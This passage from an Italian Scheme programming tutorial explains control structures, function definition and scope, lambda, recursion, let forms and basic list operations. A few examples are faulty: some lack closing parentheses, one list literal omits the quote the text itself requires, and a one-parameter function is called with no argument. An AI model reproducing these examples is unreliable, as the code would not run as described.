a                             ===> "Ciao"
(substring a 2 4)             ===> "ao"
```

306.4 Strutture di controllo

Anche con Scheme sono disponibili le strutture di controllo comuni nei linguaggi di programmazione. Evidentemente, queste sono realizzate attraverso delle funzioni. In base a tale impostazione, per sottoporre una parte di codice alla verifica di una condizione, o per metterla in un ciclo, occorre che questa sia inserita in una funzione che possa essere chiamata all'interno di un'espressione.

Per intendere il problema, si osservi l'esempio seguente, che mostra la scelta tra la chiamata della funzione '**`display`**' per visualizzare il messaggio «bello», o «brutto», in funzione di una condizione (che in questo caso si avvera necessariamente):

```
(if (> 3 2) (display "bello") (display "brutto"))
```

Per ovviare a questo inconveniente si può utilizzare la funzione '**`begin`**', che permette di incorporare più espressioni dove invece se ne potrebbe inserire una sola.

306.4.1 begin

Per tutte le situazioni in cui è possibile indicare una sola espressione, mentre invece se ne vorrebbero inserire diverse, esiste la funzione '**`begin`**':

```
(begin
    espressione
    espressione
    ...
)
```

Il senso si comprende intuitivamente: le espressioni che costituiscono gli argomenti di '**`begin`**' vengono valutati in ordine, da sinistra a destra (in questo caso dall'alto in basso). L'esempio seguente è molto banale: visualizza un messaggio e termina.

```
(begin
    (display "ciao ")
    (display "a ")
    (display "tutti!")
    (newline)
)
```

È importante osservare che all'interno della funzione '**`begin`**' non è possibile dichiarare delle variabili locali, a meno che per questo si inseriscano delle altre funzioni che creano un loro ambiente, come '**`let`**' e le altre simili.

306.4.2 if

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

```
(if condizione espressione_se_vero [espressione_se_falso])
```

La funzione '**`if`**' valuta i suoi argomenti in un ordine preciso: per prima cosa viene valutato il primo argomento; se il risultato è *Vero*, o comunque se si ottiene un risultato equiparabile a *Vero*, valuta il secondo argomento; in alternativa, valuta il terzo argomento, se è stato fornito. Alla fine restituisce il valore dell'ultima espressione a essere stata valutata (ammesso che questa restituisca qualcosa). Sotto vengono mostrati alcuni esempi in cui alcune parti del programma sono state saltate per non distrarre l'attenzione del lettore.

```
(define Importo 0)
...
(if (> Importo 10000000) (display "L'offerta è vantaggiosa"))
```

```
(define Importo 0)
...
(if (> Importo 10000000)
    (display "L'offerta è vantaggiosa")
    (display "Lascia perdere")
)
```

```
(define Importo 0)
...
(if (> Importo 10000000)
    (display "L'offerta è vantaggiosa")
    (if (> Importo 5000000)
        (display "L'offerta è accettabile")
        (display "Lascia perdere")
    )
)
```

Come accennato, potrebbe essere conveniente l'utilizzo della funzione '**`begin`**' per facilitare la descrizione di gruppi di istruzioni (espressioni). Si osservi l'esempio seguente, in cui viene salvato il valore dell'importo nella variabile '**`Offerta`**':

```
(define Importo 0)
(define Offerta 0)
...
(if (> Importo 10000000)
    ; then
    (begin
        (display "L'offerta è vantaggiosa")
        (set! Offerta Importo)
        ; eventualmente fa anche qualcosa in più
        ;...
    )
    ; else
    (if (> Importo 5000000)
        ; then
        (begin
            (display "L'offerta è accettabile")
            (set! Offerta Importo)
            ; eventualmente fa anche qualcosa in più
            ;...
        )
        ; else
        (display "Lascia perdere")
    ; end if
    )
; end if
)
```

306.4.3 cond

Scheme fornisce due strutture di selezione. In questo caso, la funzione '**`cond`**' si basa sulla verifica di condizioni distinte per ogni blocco di espressioni.

```
(cond
    (condizione  espressione ...)
    (condizione  espressione ...)
    ...
    [(else  espressione ...)]
)
```

Lo schema sintattico dovrebbe essere chiaro a sufficienza: la funzione '**`cond`**' ha come argomenti una serie di «blocchi» (si tratta di liste, ma questo verrà chiarito quando verranno mostrate le liste), contenenti ognuno un'espressione iniziale che deve essere valutata per determinare se le espressioni successive devono essere valutate o meno. Nel momento in cui si incontra una condizione che si avvera, i blocchi successivi vengono ignorati. Se non si incontra alcuna condizione che si avvera, se esiste l'ultimo blocco, corrispondente alla funzione '**`else`**', le espressioni relative vengono eseguite.

A differenza della funzione '**`if`**', in questo caso si possono indicare più espressioni per ogni condizione della selezione; in questo senso, la funzione '**`cond`**' può diventare un sostituto opportuno di quella. Segue un esempio tipico di selezione.

```
(define Mese 0)
...
(cond
    ((= Mese 1) (display "gennaio") (newline))
    ((= Mese 2) (display "febbraio") (newline))
    ((= Mese 3) (display "marzo") (newline))
    ((= Mese 4) (display "aprile") (newline))
    ((= Mese 5) (display "maggio") (newline))
    ((= Mese 6) (display "giugno") (newline))
    ((= Mese 7) (display "luglio") (newline))
    ((= Mese 8) (display "agosto") (newline))
    ((= Mese 9) (display "settembre") (newline))
    ((= Mese 10) (display "ottobre") (newline))
    ((= Mese 11) (display "novembre") (newline))
    ((= Mese 12) (display "dicembre") (newline))
    (else (display "mese errato!") (newline))
)
```

306.4.4 case

Scheme fornisce anche la struttura di selezione tradizionale, ovvero la funzione '**`case`**', che si basa sulla verifica del valore di una sola «chiave». Anche '**`case`**' permette l'indicazione di più espressioni per ogni elemento della selezione.

```
(case  espressione_di_selezione
    ((dato...)  espressione...)
    ((dato...)  espressione...)
    ...
    [(else  espressione...)]
)
```

La prima espressione a essere valutata è quella che costituisce il primo argomento della funzione '**`case`**'. Successivamente, il suo risultato viene comparato con quello dei «dati» elencati all'inizio di ogni gruppo di espressioni (si vedano gli esempi). Se la comparazione ha successo, allora vengono valutate le espressioni successive (all'interno del blocco), nell'ordine in cui si trovano. Se il confronto non ha successo, se esiste un blocco finale costituito dalla funzione '**`else`**', vengono eseguite le espressioni relative. Seguono alcuni esempi.

```
(define Mese 0)
...
(case Mese
    ((1) (display "gennaio") (newline))
    ((2) (display "febbraio") (newline))
```

```
    ((3) (display "marzo") (newline))
    ((4) (display "aprile") (newline))
    ((5) (display "maggio") (newline))
    ((6) (display "giugno") (newline))
    ((7) (display "luglio") (newline))
    ((8) (display "agosto") (newline))
    ((9) (display "settembre") (newline))
    ((10) (display "ottobre") (newline))
    ((11) (display "novembre") (newline))
    ((12) (display "dicembre") (newline))
    (else (display "mese errato!") (newline))
)
```

```
(define Anno 0)
(define Mese 0)
(define Giorni 0)
...
(case Mese
    ((1 3 5 7 8 10 12) (set! Giorni 31))
    ((4 6 9 11) (set! Giorni 30))
    ((2)
        (if
            (or
                (and (= (modulo Anno 4) 0) (not (= (modulo Anno 100) 0)))
                (= (modulo Anno 400) 0)
            )
            (set! Giorni 29)
            (set! Giorni 28)
        )
    )
)
```

306.4.5 do

Scheme dispone di una funzione unica per realizzare i cicli iterativi e quelli enumerativi. Si tratta di '**do**', il cui funzionamento è, a prima vista, un po' strano. Come ciclo iterativo la sintassi si riduce al modello seguente:

```
(do ()
    (condizione_di_uscita [espressione_pre_uscita...])
    espressione_del_ciclo...
)
```

In questa forma, viene valutata prima la condizione; se si avvera, vengono valutate le espressioni successive, quelle contenute nello spazio delle parentesi (la lista della condizione), quindi il ciclo termina. Se la condizione non si avvera, vengono eseguite le espressioni esterne al blocco della condizione, al termine delle quali riprende il ciclo.

Quando si vuole usare la funzione '**do**' per realizzare un ciclo enumerativo, si definiscono una o più variabili da inizializzare e modificare in qualche modo a ogni ciclo:

```
(do ((variabile inizializzazione passo)...)
    (condizione_di_uscita [espressione_pre_uscita...])
    espressione_del_ciclo...
)
```

Le variabili vengono dichiarate (allocate) dalla funzione '**do**' stessa, avendo effetto solo in ambito locale, all'interno della funzione che le dichiara (in pratica, mascherano temporaneamente altre variabili esterne con lo stesso nome). Le variabili vengono inizializzate immediatamente con il valore ottenuto dall'espressione di inizializzazione, quindi inizia il primo ciclo. Alla fine di ogni ciclo, prima dell'inizio del successivo, vengono valutate le espressioni del passo, assegnando alle variabili relative i valori che si ottengono.

L'esempio seguente fa apparire per 10 volte la lettera «x». Si osservi l'uso di una variabile esterna per scandire i cicli.

```
(define Contatore 0)

(do () ((>= Contatore 10))
    ; incrementa il contatore di un'unità
    (set! Contatore (+ Contatore 1))
    (display "x")
)

(newline)
```

La stessa cosa avrebbe potuto essere ottenuta dichiarando la variabile all'interno della funzione '**`do`**':

```
(do ((Contatore 0 Contatore))
    ; condizione di uscita
    ((>= Contatore 10))
    ; incrementa il contatore di un'unità
    (set! Contatore (+ Contatore 1))
    (display "x")
)

(newline)
```

Infine, si può trasferire l'incremento del contatore nel blocco in cui si dichiara e si inizializza la variabile '**`Contatore`**'.

```
(do ((Contatore 0 (+ Contatore 1)))
    ; condizione di uscita
    ((>= Contatore 10))
    ; istruzioni del ciclo
    (display "x")
)

(newline)
```

306.5 Conclusione di un programma Scheme

Un programma Scheme termina quando si esauriscono le istruzioni, oppure quando viene incontrata e valutata la funzione '**`exit`**'.

`(exit` [*valore_di_uscita*]`)`

Come si vede dallo schema sintattico, è possibile indicare un numero che si traduce poi nel valore di uscita del programma stesso.

L'utilizzo di questa funzione all'interno di un ambiente di interpretazione Scheme, serve normalmente a concludere il funzionamento del programma relativo.

306.6 Riferimenti

- A. Aaby, *Scheme Tutorial*, 1996

  <*http://cs-sa1.wwc.edu/~cs_dept/KU/PR/Scheme.html*>

- Pierre Castéran, Robert Cori, *Passeport pour Scheme*

  Il documento citato sembra essere scomparso dalla rete, probabilmente in vista di una sua pubblicazione. In origine, si trovava presso <*http://dept-info.labri.u-bordeaux.fr/~cori/Bouquins/scheme.ps*>.

• *R^5RS -- Revised-5 Report on the Algorithmic Language Scheme*, 1998

<*http://www.swiss.ai.mit.edu/~jaffer/r5rs_toc.html*>

<*http://www.swiss.ai.mit.edu/ftpdir/scheme-reports/r5rs.ps.gz*>

Scheme: struttura del programma e campo di azione

Nel capitolo introduttivo, sono state elencate le strutture elementari per il controllo e il raggruppamento delle istruzioni (espressioni) di Scheme. In questo capitolo, si vuole mostrare in che modo possano essere definite delle funzioni, o comunque dei raggruppamenti di istruzioni all'interno dei quali si possa individuare un campo di azione locale per le variabili che vi vengono dichiarate.

Le funzioni del linguaggio Scheme prevedono il passaggio di parametri solo **per valore**; questo significa che gli argomenti di una funzione vengono valutati prima di tutto. Al posto del passaggio dei parametri per riferimento, Scheme consente l'indicazione di espressioni costanti, concetto a cui si è accennato nel capitolo precedente.

307.1 Definizione e campo di azione

La definizione e inizializzazione di un oggetto avviene normalmente attraverso la funzione '**`define`**'. Questa può servire per dichiarare una variabile normale, o anche per dichiarare una funzione.

```
(define nome_variabile espressione_di_inizializzazione )
```

Quello che si vede sopra è appunto lo schema sintattico per la dichiarazione e inizializzazione di una variabile, cosa che è stata vista più volte nel capitolo precedentemente. Sotto, si vede lo schema sintattico per la dichiarazione di una funzione:

```
(define (nome_funzione elenco_parametri_formali )
    corpo
)
```

In questo caso, i parametri formali sono una serie di nomi che rappresentano i parametri della funzione che viene dichiarata, mentre il corpo è costituito da una serie di espressioni, che rappresentano il contenuto della funzione che si dichiara. Il valore che viene restituito dall'ultima espressione che viene eseguita all'interno della funzione, è ciò che restituisce la funzione stessa. L'esempio seguente, serve a definire la funzione '**`moltiplica`**' con due parametri, '**`x`**' e '**`y`**', che restituisce il prodotto dei suoi due argomenti:

```
(define (moltiplica x y)
    ; il corpo di questa funzione è molto breve
    (* x y)
)
```

Per chiamare questa funzione, basta semplicemente un'istruzione come quella seguente:

```
(moltiplica 10 11)              ===> 110
```

Le dichiarazioni di questo tipo, cioè di variabili e di funzioni, possono avvenire solo nella parte più esterna di un programma Scheme, oppure all'interno della dichiarazione di altre funzioni e delle altre strutture descritte in questo capitolo, ma in tal caso devono apparire all'inizio del «corpo» delle espressioni che queste strutture contengono. Si osservi l'esempio seguente, in cui viene dichiarata una funzione e al suo interno si dichiarano altre variabili locali:

```
(define (moltiplica x y)
    ; dichiara le variabili locali
    (define z 0)

    ; definisce un ciclo enumerativo, per il calcolo del prodotto
    ; attraverso la somma, in cui viene dichiarata implicitamente
```

```
    ; la variabile «i».
    (do ((i 1 (+ i 1)))
        ; condizione di uscita
        ((> i y))
        ; istruzioni del ciclo
        (set! z (+ z x))
    )
    ; al termine restituisce il valore contenuto nella variabile «z»
    z
)
```

Dovrebbe essere intuitivo, quindi, che il campo di azione delle variabili dichiarate all'interno di una funzione '**`define`**' è limitato alla funzione stessa. La stessa cosa varrebbe per le funzioni, dichiarate all'interno di un ambiente del genere. Si osservi l'esempio seguente, in cui si calcola il prodotto tra due numeri, a partire dalla somma di questi, ma dove la somma si ottiene da un'altra funzione, locale, che a sua volta la calcola con incrementi di una sola unità alla volta.

```
(define (moltiplica x y)
    ; dichiara la funzione «somma», locale nell'ambito della
    ; funzione «moltiplica»
    (define (somma x y)
        ; dichiara una variabile locale per la funzione «somma»,
        ; che comunque non serve a nulla :-)
        (define z 2000)
        ; definisce un ciclo enumerativo, per il calcolo della
        ; somma, sommando un'unità alla volta
        (do ()
            ; condizione di uscita
            ((<= y 0))
            ; istruzioni del ciclo
            (set! x (+ x 1))
            ; decrementa «y»
            (set! y (- y 1))
        )
        ; al termine restituisce il valore contenuto nella variabile «x»
        x
    ; fine della funzione locale «somma»
    )
    ; dichiara le variabili locali della funzione «moltiplica»
    (define z 0)
    ; definisce un ciclo enumerativo, per il calcolo del prodotto
    ; attraverso la somma, in cui viene dichiarata implicitamente
    ; la variabile «i».
    (do ((i 1 (+ i 1)))
        ; condizione di uscita
        ((> i y))
        ; istruzioni del ciclo
        (set! z (somma z x))
    )
    ; al termine restituisce il valore contenuto nella variabile «z»
    z
)
```

Questo esempio è solo un pretesto per mostrare che le variabili locali '**`x`**', '**`y`**' e '**`z`**', della funzione '**`somma`**' hanno effetto solo nell'ambito di questa funzione; inoltre, la funzione '**`somma`**' e le variabili locali '**`x`**', '**`y`**' e '**`z`**', della funzione '**`moltiplica`**', hanno effetto solo nell'ambito della funzione '**`moltiplica`**' stessa.

307.1.1 Ridefinizione

Nel capitolo introduttivo si è accennato al fatto che la ridefinizione di una variabile, o di una funzione, implica una nuova allocazione di memoria, senza liberare quella utilizzata precedentemente. Questo implica che i riferimenti fatti in precedenza a quell'oggetto, continuano a utilizzare in pratica la vecchia allocazione. Si osservi l'esempio seguente:

```
(define x 20)
x                        ===> 20
(define y (* 2 x))
y                        ===> 40
(define x 100)
x                        ===> 100
y                        ===> 40
```

Quanto mostrato con questo esempio, non ha nulla di eccezionale, rispetto ai linguaggi di programmazione tradizionali. Tuttavia, potrebbe risultare strano da un punto di vista strettamente matematico. Se invece lo scopo fosse quello di definire un sistema di equazioni, '**`y`**' dovrebbe essere trasformato in una funzione, come nell'esempio seguente:

```
(define x 20)
x                        ===> 20
(define (f y) (* 2 x))
(f)                      ===> 40
(define x 100)
x                        ===> 100
(f)                      ===> 200
```

Qualunque oggetto con un identificatore può essere ridefinito. Si osservi l'esempio seguente, in cui si imbrogliano le carte e si fa in modo che l'identificatore '**`*`**' corrisponda a una funzione che esegue la somma, mentre prima valeva per una moltiplicazione:

```
(define (* x y) (+ x y)
(* 3 5)                  ===> 8
```

Si ricorda che per modificare il contenuto di una variabile allocata, senza allocare un'altra area di memoria, si utilizza generalmente la funzione '**`set!`**'.

307.2 Definizione «lambda»

Scheme tratta gli identificatori delle funzioni (i loro nomi), nello stesso modo di quelli delle variabili. In altri termini, le funzioni sono variabili che contengono un riferimento a un blocco di codice. È possibile dichiarare una funzione attraverso la funzione '**`lambda`**', che restituisce la funzione stessa. In questo modo, una funzione può essere dichiarata anche attraverso l'assegnamento di una variabile, che poi diventa una funzione a tutti gli effetti.

Prima di vedere come si usa la dichiarazione di una funzione attraverso la funzione '**`lambda`**', è bene ribadire che, attraverso questo meccanismo, è possibile dichiarare una funzione in tutte quelle situazioni in cui è possibile inizializzare o assegnare una variabile.

```
(lambda (elenco_parametri_formali)
    corpo
)
```

Come si vede dal modello sintattico, la funzione '**`lambda`**' è relativamente semplice: il primo argomento è un blocco contenente l'elenco dei nomi (locali) dei parametri formali; gli argomenti successivi sono le espressioni che costituiscono il corpo della funzione. Non si dichiara il nome della funzione, dal momento che '**`lambda`**' restituisce la funzione stessa, che verrà identificata (ammesso che lo si voglia fare) dalla variabile a cui questa viene assegnata.

All'inizio del «corpo» delle espressioni che descrivono il contenuto della funzione che si dichiara, si possono inserire delle dichiarazioni ulteriori attraverso la funzione '**`define`**'.

Sotto vengono proposti alcuni esempi che dovrebbero lasciare intendere in quante situazioni si può utilizzare una dichiarazione di funzione attraverso '**`lambda`**'.

```
; dichiara la variabile «f» e la inizializza temporaneamente al valore zero
(define f 0)
; assegna a «f» una funzione che esegue la somma dei suoi due argomenti
(set! f
    (lambda (x y)
        (+ x y)
    )
)
; calcola la somma tra 4 e 5, restituendo 9
(f 4 5)
```

L'esempio che appare sopra mostra in che modo si possa dichiarare una funzione in qualunque situazione in cui si può assegnare un valore a una variabile.

```
; dichiara direttamente la funzione «f»
(define f
    ; inizializza «f» con una funzione che esegue la somma
    ; dei suoi due argomenti
    (lambda (x y)
        ; corpo della dichiarazione della funzione
        (+ x y)
    )
)
; calcola la somma tra 4 e 5, restituendo 9
(f 4 5)
```

In questo caso, l'assegnamento della funzione alla variabile '**`f`**' è avvenuto contestualmente alla dichiarazione della variabile stessa.

```
(define moltiplica
    (lambda (x y)
        ; dichiara le variabili locali
        (define z 0)
        ; definisce un ciclo enumerativo, per il calcolo del prodotto
        ; attraverso la somma, in cui viene dichiarata implicitamente
        ; la variabile «i».
        (do ((i 1 (+ i 1)))
            ; condizione di uscita
            ((> i y))
            ; istruzioni del ciclo
            (set! z (+ z x))
        )
        ; al termine restituisce il valore contenuto nella variabile «z»
        z
    )
)
```

Questo esempio, mostra in che modo possano avvenire delle dichiarazioni locali nel corpo di una dichiarazione '**`lambda`**'.

L'esempio successivo è un po' un estremo, nel senso che viene mostrata la dichiarazione di una funzione «anonima», che viene usata immediatamente per calcolare il prodotto tra tre e quattro. Successivamente al suo utilizzo istantaneo, non c'è modo di riutilizzare tale funzione.

```
(
    ; dichiarazione della funzione anonima
    (lambda (x y)
        ; dichiara le variabili locali
        (define z 0)
        ; definisce un ciclo enumerativo, per il calcolo del prodotto
```

```
        ; attraverso la somma, in cui viene dichiarata implicitamente
        ; la variabile «i».
        (do ((i 1 (+ i 1)))
            ; condizione di uscita
            ((> i y))
            ; istruzioni del ciclo
            (set! z (+ z x))
        )
        ; al termine restituisce il valore contenuto nella variabile «z»
        z
    )
    ; indicazione del primo argomento
    3
    ; indicazione del secondo argomento
    4
)
```

307.3 Ricorsione

Si intuisce la possibilità di Scheme di scrivere funzioni ricorsive. Non dovrebbe essere difficile arrivare a questo risultato senza spiegazioni particolari. L'esempio seguente mostra il calcolo del fattoriale attraverso una funzione ricorsiva.

```
(define (fattoriale n)
    (if (= n 0)
        ; then
        1
        ; else
        (* n (fattoriale (- n 1)))
    )
)
```

Si intuisce che una funzione senza nome, come nel caso di quella dichiarata con '**`lambda`**', senza assegnarla a una variabile, non può essere resa ricorsiva, a meno di definire una sotto-funzione ricorsiva al suo interno. L'esempio seguente è una variante di quello precedente, in cui viene utilizzata una dichiarazione '**`lambda`**'.

```
(define fattoriale
    (lambda (n)
        (if (= n 0)
            ; then
            1
            ; else
            (* n (fattoriale (- n 1)))
        )
    )
)
```

307.4 let, let* e letrec

Le funzioni '**`let`**', '**`let*`**' e '**`letrec`**', hanno lo scopo di circoscrivere un ambiente, all'interno del quale può essere inserita una serie indefinita di espressioni (istruzioni), prima delle quali vengono dichiarate delle variabili il cui campo di azione è locale rispetto a quell'ambito.

```
(let ((variabile inizializzazione)...)
    corpo
)
```

```
(let* ((variabile inizializzazione)...)
    corpo
)
```

```
(letrec ((variabile inizializzazione)...)
    corpo
)
```

In tutti e tre le forme, le variabili vengono inizializzate e quindi si passa alla valutazione delle espressioni successive (le istruzioni). Alla fine, la funzione restituisce il valore dell'ultima espressione a essere stata eseguita al suo interno.

Nel caso di '**let**', le variabili vengono dichiarate e inizializzate senza un ordine preciso, ma semplicemente prima di passare alla valutazione delle espressioni successive:

```
(let ((x 1) (y 2))
    (+ x y)
)                       ===> 3
```

L'esempio non ha un grande significato da un punto di vista pratico, ma si limita a mostrare intuitivamente come si comporta la funzione '**let**'. In questo caso, vengono dichiarate le variabili locali '**x**' e '**y**', inizializzandole rispettivamente a uno e due, infine viene calcolata semplicemente la somma tra le due variabili, cosa che restituisce il valore tre.

Nel caso di '**let***', le variabili vengono dichiarate e inizializzate nell'ordine in cui sono (da sinistra a destra); pertanto, ogni inizializzazione può fare riferimento alle variabili dichiarate precedentemente nella stessa sequenza:

```
(let* ((x 1) (y (+ x 1)))
    (+ x y)
)                       ===> 3
```

L'esempio mostra che la variabile locale '**y**' viene inizializzata partendo dal valore della variabile locale '**x**', incrementando il valore di questa di un'unità.

La funzione '**letrec**' è più sofisticata; il nome sta per *let recursive*. È un po' difficile spiegare il senso di questa; si tenta almeno di mostrare la cosa in modo intuitivo.

Nello stesso modo in cui si può dichiarare una variabile, si può dichiarare una funzione. In questo senso, tali dichiarazioni possono anche essere ricorsive all'interno di una funzione '**letrec**'. Viene mostrato un esempio tratto da R^5RS:

```
(letrec
    ; dichiara le «variabili», che in realtà sono funzioni (predicati)
    (
        ; dichiara la funzione «pari?»
        (pari?
            (lambda (n)
                (if (zero? n)
                    ; il numero è pari
                    #t
                    ; altrimenti si prova a vedere se è dispari
                    (dispari? (- n 1))
                )
            )
        )
        ; dichiara la funzione «dispari?»
        (dispari?
            (lambda (n)
                (if (zero? n)
                    ; il numero è dispari
                    #f
                    ; altrimenti si prova a vedere se è pari
                    (pari? (- n 1))
                )
            )
        )
    )
    ; fine della dichiarazione delle variabili

    ; verifica che il numero 88 è pari, chiamando la funzione
    ; «pari?» dichiarata all'inizio
    (pari? 88)
```

```
    ; la chiamata restituisce il valore #t e, di conseguenza,
    ; è questo il valore restituiti da tutto
)
```

Le variabili '**pari?**' e '**dispari?**' vengono inizializzate assegnando loro una funzione dichiarata con '**lambda**' e il loro scopo è quello di verificare che l'argomento sia rispettivamente un numero pari o dispari.

```
(pari? 2)              ===> #t
(dispari? 2)           ===> #f
```

Tali variabili e di conseguenza queste funzioni, hanno effetto solo nell'ambito della dichiarazione '**letrec**', al termine della quale diventano semplicemente irraggiungibili. Il principio di funzionamento di queste funzioni, sta nel fatto che lo zero sia pari, di conseguenza:

```
(pari? 0)              ===> #t
(dispari? 0)           ===> #f
```

Per tutti i numeri superiori, invece, è sufficiente verificare in modo ricorsivo di che tipo è il valore $n-1$. Per la precisione, se si sta verificando il fatto che un numero sia pari, se questo è superiore a zero, si può verificare che quel numero, meno uno, sia dispari, continuando così, di seguito.

Queste tre strutture sono importanti soprattutto perché consentono di inserire delle dichiarazioni di variabili o di funzioni, oltre al fatto che così circoscrivono un ambito locale per queste. Come si è visto, queste dichiarazioni possono essere fatte anche prima (anche con '**let**' e '**let***'), tenendo conto dell'ordine di valutazione che ognuna di queste strutture garantisce.

```
(let ((x 1) (y 2))
    (define messaggio "sto calcolando la somma...")
    (display messaggio)
    (newline)
    (+ x y)
)                      ===> 3
```

L'esempio che si vede sopra, è solo un'estensione di quanto già visto sopra, allo scopo di mostrare la possibilità di utilizzare la funzione '**define**' all'inizio del corpo di espressioni che contiene. L'esempio successivo è una variante ulteriore, in cui il messaggio viene dichiarato tra le variabili iniziali di '**let**'.

```
(let ((x 1) (y 2) (messaggio "sto calcolando la somma..."))
    (display messaggio)
    (newline)
    (+ x y)
)                      ===> 3
```

Scheme: liste e vettori

Scheme dispone di due strutture di dati particolari: liste e vettori. Le liste sono una sequenza di elementi a cui si accede con una certa difficoltà, senza la possibilità di utilizzare un indice, mentre i vettori sono l'equivalente degli array degli altri linguaggi.

308.1 Liste e coppie

La lista è la struttura di dati fondamentale di Scheme. In questo linguaggio, le stesse istruzioni (le chiamate delle funzioni) sono espresse in forma di lista:

```
( elemento ... )
```

La lista è un elenco di elementi ordinati. Gli elementi di una lista possono essere oggetti di qualunque tipo, comprese altre liste. Ci sono molte situazioni in cui i parametri di una funzione di Scheme sono delle liste; per esempio la dichiarazione di una funzione, attraverso '**`define`**':

```
(define ( nome_funzione  elenco_parametri_formali  )
     corpo
)
```

Come si vede, il primo parametro della funzione '**`define`**' è una lista, in cui il primo elemento è il nome della funzione che si crea, mentre gli elementi successivi sono la descrizione dei parametri formali.

Le liste vuote, sono rappresentate da una coppia di parentesi aperta e chiusa, '**`()`**', rappresentando degli oggetti speciali nella filosofia di Scheme.

Tabella 308.1. Elenco di alcune funzioni specifiche per la gestione delle stringhe.

Funzione	Descrizione
(list? *oggetto*)	*Vero* se l'oggetto è una lista.
(pair? *oggetto*)	*Vero* se l'oggetto è una coppia (una lista non vuota).
(null? *lista*)	*Vero* se la lista è vuota.
(length *lista*)	Restituisce il numero di elementi della lista.
(car *lista*)	Restituisce il primo elemento di una lista.
(cdr *lista*)	Restituisce una lista da cui è stato tolto il primo elemento.
(cadr *lista*)	Equivale a (car (cdr *lista*))
(cddr *lista*)	Equivale a (cdr (cdr *lista*))
(caadr *lista*)	Equivale a (car (car (cdr *lista*)))
(caddr *lista*)	Equivale a (car (cdr (cdr *lista*)))
(cons *elemento lista*)	Restituisce una lista in cui inserisce al primo posto l'elemento indicato.
(list *elemento* ...)	Restituisce una lista composta dagli elementi indicati.
(append *lista lista*)	Restituisce una lista composta dagli elementi delle due liste indicate.
(reverse *lista*)	Restituisce una lista con gli elementi in ordine inverso.
(set-car! *lista oggetto*)	Memorizza nella prima posizione della lista l'oggetto indicato.
(set-cdr! *lista oggetto*)	Memorizza nella parte successiva al primo elemento l'oggetto indicato.
(list-tail *lista k*)	Restituisce una lista in cui mancano i primi *k* elementi.
(list-ref *lista k*)	Restituisce l'elemento ($k + 1$)-esimo della lista.
(vector->list *vettore*)	Converte il vettore in lista.
(list->vector *list*)	Converte la lista in vettore.

308.1.1 Dichiarazione di una lista

La dichiarazione di una lista avviene nello stesso modo in cui si dichiara una variabile normale:

(`define` *variabile* *lista_costante*)

Tuttavia, occorre tenere presente che una lista può essere interpretata come la chiamata di una funzione e come tale verrebbe intesa in questa situazione. Per evitare che ciò avvenga, la si indica attraverso un'espressione costante, cioè la si fa precedere da un apostrofo, o la si inserisce in una funzione '**`quote`**'. L'esempio seguente dichiara la lista '**`lis`**' composta dall'elenco dei numeri interi da uno a sei:

```
(define lis '(1 2 3 4 5 6))
```

In questo caso, se la lista non venisse indicata con l'apostrofo, si otterrebbe la valutazione della lista stessa, prima dell'inizializzazione della variabile '**`lis`**', provocando un errore, dal momento che l'oggetto '**`1`**' (uno) non esiste.

308.1.2 Caratteristiche esteriori di una lista

Le caratteristiche esteriori di una lista sono semplicemente la lunghezza, espressa in numero di elementi, e il fatto che contengano o meno qualcosa. Per verificare queste caratteristiche sono disponibili due funzioni, '**`null?`**' e '**`length`**', che richiedono come argomento una lista. Si osservino gli esempi seguenti.

```
; dichiara la lista «lis»
(define lis (1 2 3 4 5 6)

; verifica se la lista «lis» è vuota
(null? lis)                                   ===> #f

; calcola la lunghezza della lista
(length lis)                                  ===> 6
```

Se fosse stata fornita la lista in modo letterale, senza la variabile '**`lis`**', la stessa cosa avrebbe dovuto essere scritta nel modo seguente:

```
; verifica se la lista è vuota
(null? '(1 2 3 4 5 6))                        ===> #f

; calcola la lunghezza della lista
(length '(1 2 3 4 5 6))                       ===> 6
```

308.1.3 Operazioni fondamentali con le liste

L'accesso agli elementi singoli di una lista è un'impresa piuttosto complessa che si attua fondamentalmente con le funzioni '**`car`**' e '**`cdr`**'. A queste due si affianca anche '**`cons`**', il cui scopo è quello di «costruire» una lista.

Per comprendere il senso di queste funzioni, occorre tenere presente che per Scheme una lista è una *coppia* composta dal primo elemento, ovvero l'elemento '**`car`**', e dalla parte restante, ovvero la parte '**`cdr`**'.

Per la precisione, una coppia è una lista, mentre la lista vuota non è una coppia. La lista contenente un solo elemento, è la composizione dell'unico elemento a disposizione e della lista vuota.

Figura 308.1. La parte «car» e la parte «cdr» che compongono le liste di Scheme.

```
(1  2 3 4 5 6 7 8 9 10 11)
 | (                    )
 |  '---------+---------'
car           |
             cdr
```

(car *lista*)

(cdr *lista*)

Le due funzioni '**car**' e '**cdr**' hanno come argomento una lista, della quale restituiscono, rispettivamente, il primo elemento e la lista restante quando si elimina il primo elemento. Si osservino gli esempi seguenti.[1]

```
(car '(1 2 3 4 5 6))            ===> 1
(cdr '(1 2 3 4 5 6))            ===> (2 3 4 5 6)
```

Data l'idea che ha Scheme sulle liste, la funzione '**cons**' crea una lista a partire dalle sue parti '**car**' e '**cdr**':

(cons *elemento_car lista_cdr*)

In altri termini, '**cons**' aggiunge un elemento all'inizio della lista indicata come secondo argomento. Si osservi l'esempio.

```
(cons 0 '(1 2 3 4 5 6))         ===> (0 1 2 3 4 5 6)
```

Le tre funzioni '**car**', '**cdr**' e '**cons**' si completano a vicenda, in base alla relazione schematizzata dalla figura 308.2.

Se viene fornita una lista come primo argomento della funzione '**car**', questa viene inserita come primo elemento della lista risultante.

```
(cons '(0 1 2) '(1 2 3 4 5 6))          ===> ((0 1 2) 1 2 3 4 5 6)
```

Figura 308.2. Relazione che lega le funzioni '**car**', '**cdr**' e '**cons**'. In particolare, «x» e «y» sono liste non vuote; «a» è un elemento ipotetico di una lista.

```
(cons (car x) (cdr x)) = x
(car (cons a y)) = a
(cdr (cons a y)) = y
```

Altri modi per creare una lista sono dati dalle funzioni '**list**' e '**append**'.

(list *elemento...*)

(append *lista lista*)

La funzione '**list**' restituisce una lista composta dai suoi argomenti (se non si vuole che questi siano valutati prima, occorre ricordare di usare l'apostrofo); la funzione '**append**' restituisce una lista composta dagli elementi delle due liste indicate come argomento (se le liste vengono fornite in modo letterale, occorre ricordare di usare l'apostrofo, per evitare che vengano valutate come funzioni).

```
(list 1 2 3 4 5 6)                      ===> (1 2 3 4 5 6)
(append '(1 2 3 4 5 6) '(7 8 9))        ===> (1 2 3 4 5 6 7 8 9)
```

Per verificare che un oggetto sia una lista, è disponibile il predicato '**list?**'. Si osservi l'esempio seguente, con il quale si intende ribadire il significato dell'apostrofo per evitare che una lista sia interpretata come funzione:

```
